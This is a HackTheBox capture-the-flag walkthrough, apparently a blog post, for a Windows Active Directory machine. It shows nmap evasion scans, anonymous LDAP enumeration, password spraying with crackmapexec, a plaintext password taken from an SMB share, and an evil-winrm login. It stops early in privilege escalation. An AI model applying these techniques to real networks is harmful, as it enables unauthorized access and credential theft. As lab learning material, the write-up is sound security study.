

Machine Information#
| Property | Value |
|---|---|
| Plataform | HackTheBox |
| Difficult | medium |
| Operation System | Windows |
| IP | 10.129.228.111 |
Executive Summary#
This penetration test targeted a Windows Active Directory environment with Azure AD Connect. I got Domain Admin through password spraying and Azure AD Connect database exploitation. Initial Access with Password Spraying: Found SABatchJobs account using LDAP enumeration. No lockout policy = free to spray passwords all day. Turns out SABatchJobs:SABatchJobs worked (username as password, classic mistake). Lateral Movement performed with credential founded in SMB Share.With SABatchJobs access, I enumerated SMB shares and found azure.xml file in users$ share. File had mhope’s plaintext password (4n0therD4y@n0th3r$). Used evil-winrm to get user shell. Privilege Escalation with Azure AD Connect Exploit: mhope had access to the Azure AD Sync database (LocalDB). AD Connect stores domain admin creds encrypted in SQL, but the decryption keys are stored right there too. Used sqlcmd to extract instance_id and entropy, modified public POC script to hardcode these values, then used mcrypt.dll to decrypt the stored credentials.
Recon#
First, i chose perform scan with:
nmap -Pn -sVC -p- --source-port 53 -f --min-rate 10000 -oX monteverde-scan 10.129.228.111Parameters explained:
-Pn: Skip host discovery (assume host is up)-sVC: Version detection + default scripts-p-: Scan all 65535 ports--source-port 53: Spoof source port as DNS (bypass basic firewalls)-f: Fragment packets (IDS/firewall evasion)--min-rate 10000: Send packets at minimum 10k/sec (fast scan)-oX: Output to XML format
Open ports found:
88- Kerberos (authentication protocol)135- MSRPC (Windows RPC endpoint mapper)389- LDAP (directory services)445- SMB (file sharing)464- Kerberos password change593- RPC over HTTP636- LDAPS (LDAP over SSL)3268/3269- Global Catalog (AD replication)5985- WinRM (Windows Remote Management)


We found interesting ports here 88, 135, 389, 445, 464, 593, 636, 3268, 3269, 5985
LDAP Enum#
LDAP (port 389) lets you query Active Directory. Sometimes it allows anonymous binds, which means you can dump users without credentials. That’s exactly what happened here.
I use:
ldapsearch -x -H ldap://10.129.228.111:389 -b "dc=MEGABANK,dc=LOCAL"Parameters:
-x: Simple authentication (anonymous bind)-H: LDAP server URI-b: Base DN (search starting point)
For filter for accounts we can use | grep -e “Accounts”
`ldapsearch -x -H ldap://10.129.228.111:389 -b "dc=MEGABANK,dc=LOCAL" | grep -e "Accounts"`
Key finding: Service account SABatchJobs discovered
Why service accounts matter:
- Often have elevated privileges
- Frequently misconfigured
- Common target in CTFs/exams
enum4linux Enumeration#
What is enum4linux:
- Wrapper around smbclient, rpcclient, nmblookup
- Automates SMB/NetBIOS enumeration
enum4linux -a 10.129.228.111


Account Lockout: none; In Windows we can’t try common bruteforce but we can try password spraying; +1 point for this vector in this room;


Exist integration AD - Azure We catch the groups names and usernames
We can try password spraying attack with SABatchJobs on these users?
Implication: Password spraying is viable (no account lockout = unlimited attempts)
Other findings:
- Domain name: MEGABANK.LOCAL
- Users list extracted
- Azure AD integration detected
SMB Enum#
SMB on port 445 is Windows file sharing. Once you have credentials, you can list shares and download files. That’s how I got the azure.xml with plaintext passwords.
Version detection:
nmap -v -p 445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery.nse 10.129.228.111
I try to enum for common CVE in SMB

But i not receive info about
Anonymous login is successful but can’t list the shares:

with smbmap, only confirms what we know. we need to password

Result: Authentication required (no anonymous access to shares)
RPC enum users#
What is RPC:
- Remote Procedure Call (execute functions on remote systems)
- Port 135 (endpoint mapper), 593 (HTTP-RPC)
When i try enum users; we don’t receive new info
rpcclient -U "" -N 10.129.228.111 --command="enumdomusers"
Foothold#
Password Spraying Attack#
Theory:
- Try one password against many users
- Avoids account lockout (unlike brute force = many passwords on one user)
- Effective when lockout policy is disabled
vim users.txt
I catch a wordlist for increment in this link:
github.com/whiteknight7/wordlist/blob/main/weak_password.txt
and save with vim as ‘weak_password.txt’
Then,
cat users.txt >> weak_password.txtLet’s use crack map for this
crackmapexec smb <IP> -u <USERS_LIST> -p <PASSWORDS_LIST>How CrackMapExec works:
- Iterates through user/password combinations
- Uses SMB protocol for authentication
- Color codes: green = valid credentials
later i undestand: this wordlist is sooo long -.- and i try users.txt for login and pass

Try smbmap again:
smbmap -u <user> -p <pass> -d <domain> -H <target_IP>Parameters:
-u: Username-p: Password-d: Domain-H: Host

Then, we found a file


Here, i find interesting thing


Share discovered:
users$- Custom share (not default Windows share)
Download file:

I use evil-winrm for login in mhope account
WinRM Access#
What is WinRM:
- Windows Remote Management (Microsoft’s implementation of WS-Management)
- PowerShell remoting over HTTP/HTTPS
- Port 5985 (HTTP), 5986 (HTTPS)
Tool: Evil-WinRM
evil-winrm -i 10.129.228.111 -u mhope -p '4n0therD4y@n0th3r$'Why Evil-WinRM:
- Native PowerShell environment
- File upload/download built-in
- More stable than reverse shells
- Supports pass-the-hash
Result: User-level shell access

Privilege Escalation#
System Enumeration Nice! Now we need to perform a System Enum
I go perform a full version enum on this
(Get-ADDomain).DomainSID
whoami /user
Searching for name of domain controller
